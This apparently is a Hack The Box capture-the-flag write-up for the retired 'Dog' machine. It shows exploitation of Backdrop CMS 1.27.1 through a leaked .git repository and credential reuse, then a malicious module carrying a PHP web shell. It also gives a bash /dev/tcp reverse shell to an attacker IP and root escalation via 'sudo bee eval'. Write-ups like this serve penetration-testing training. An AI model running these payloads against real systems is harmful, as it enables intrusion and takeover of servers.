Hack The Box – Dog (Retired)

Martina Giacobbe

July 16, 2025

Summary

Dog is an easy Linux machine on Hack The Box focused on a combination of web exploitation, source code leakage, and privilege escalation via a developer tool. The exploitation involves accessing a leaked Git repository, identifying Backdrop CMS credentials, leveraging a known CVE for remote code execution, and escalating privileges using the Backdrop CLI tool `bee`.

1 Reconnaissance

1.1 Initial Scan

A basic Nmap scan identifies open services:

```
nmap -sC -sV -oA nmap/dog 10.10.11.58
```

Results:

- `22/tcp` – OpenSSH
- `80/tcp` – HTTP (web server running Backdrop CMS)

2 Web Enumeration

SSH access is restricted (credentials required), so focus shifts to HTTP. Visiting the root web directory reveals a basic Backdrop CMS site. No obvious vulnerabilities appear on the surface, but accessing `/robots.txt` hints at administrative caution.

Manual probing of hidden directories reveals that the `/.git/` folder is exposed, which suggests the presence of source control history.

```
git-dumper http://10.10.11.58/.git ./dog-site
```

This command restores the site's source code locally.

3 Source Code Discovery

Inside the dumped codebase, the CMS config file `settings.php` contains sensitive database credentials:

```
BackDropJ2024DS2024
```

To determine valid users in the system, a URL fuzzing attack is launched to identify aliases:

```
ffuf -u http://10.10.11.58/user/FUZZ -w usernames.txt
```

```
      v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.58/?q=accounts/FUZZ
 :: Wordlist         : FUZZ: top-usernames-shortlist.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 403
________________________________________________

[Status: 403, Size: 7596, Words: 643, Lines: 114]
| URL | http://10.10.11.58/?q=accounts/john
    * FUZZ: john

[Status: 403, Size: 7596, Words: 643, Lines: 114]
| URL | http://10.10.11.58/?q=accounts/tiffany
    * FUZZ: tiffany
```

Results show that both `John` and `Tiffany` return HTTP 403 Forbidden, indicating user presence. Based on CMS admin roles, `Tiffany` is selected as the likely admin.

4 Backdrop CMS Version and Exploit

We fingerprint the CMS version by retrieving metadata:

```
curl http://10.10.11.58/core/profiles/testing/testing.info
```

Result: Backdrop CMS version `1.27.1`

A known vulnerability for this version exists on ExploitDB: EDB-52021 — it allows Remote Code Execution via a malicious module upload.

5 Remote Code Execution via Module Upload

The vulnerability allows an authenticated admin to upload arbitrary code embedded inside a Backdrop CMS module. Since we have admin credentials, we proceed to exploit.

5.1 Creating Malicious Module

A simple module is crafted that includes a PHP web shell accepting commands via GET parameters.

```
mkdir shell
echo "<?php system(\$_GET['cmd']); ?>" > shell/shell.php

cat <<EOF > shell/shell.info
name = Shell
description = Evil shell module
core = 1.x
package = Custom
version = 1.0
EOF

tar -czvf shell.tar.gz shell/
```

The malicious module is uploaded via the Backdrop admin interface under `/modules/install`. Once installed, RCE is triggered:

```
http://10.10.11.58/modules/shell/shell.php?cmd=id
```


5.2 Establishing a Reverse Shell

Start a Netcat listener:

```
nc -lnvp 1337
```

Trigger the reverse shell:

```
curl -G http://10.10.11.58/modules/shell/shell.php \
--data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.16.22/1337
    ↪ 0>&1"'
```



note: I have obtained my ip by running

```
ip a | grep tun0
```

6 Shell Stabilization

Initial shell access is unstable. A proper TTY is achieved using:

```
script /dev/null -c bash
# Then background the session (Ctrl+Z) and run:
stty raw -echo; fg
```

7 Lateral Movement and Credentials Reuse

Inspecting `/etc/passwd` reveals two users: `johncusack` and `jobert`. Using the previously leaked password, we attempt SSH access:

```
sshpass -p 'BackDropJ2024DS2024' ssh johncusack@10.10.11.58
```

Successful login grants access to the user shell.

User Flag

```
cat user.txt
13099320fafbb5ee1096f59270a3db49
```


8 Privilege Escalation

Running `sudo -l` shows that `johncusack` can run the command `/usr/local/bin/bee` as root without a password.

`bee` is the Backdrop CMS command-line tool, which supports the subcommand `eval`. This can evaluate raw PHP, allowing arbitrary code execution.

However, execution requires running from within the Backdrop CMS root directory:

```
cd /var/www/html/
sudo bee eval 'system("id")'
sudo bee eval 'system("bash")'
```



Root Flag

```
cat /root/root.txt
79e3f4cd73be734b7c3bf60af911c8fd
```

Conclusion

- Always check for exposed developer resources like `.git/`
- Password reuse between DB and user accounts is a major risk
- Backdrop CMS vulnerabilities can be lethal when admin credentials are leaked
- Developer tools like `bee` can introduce root privilege escalation vectors

Dog offers a full path from recon to root using realistic attack vectors in a real-world CMS setup.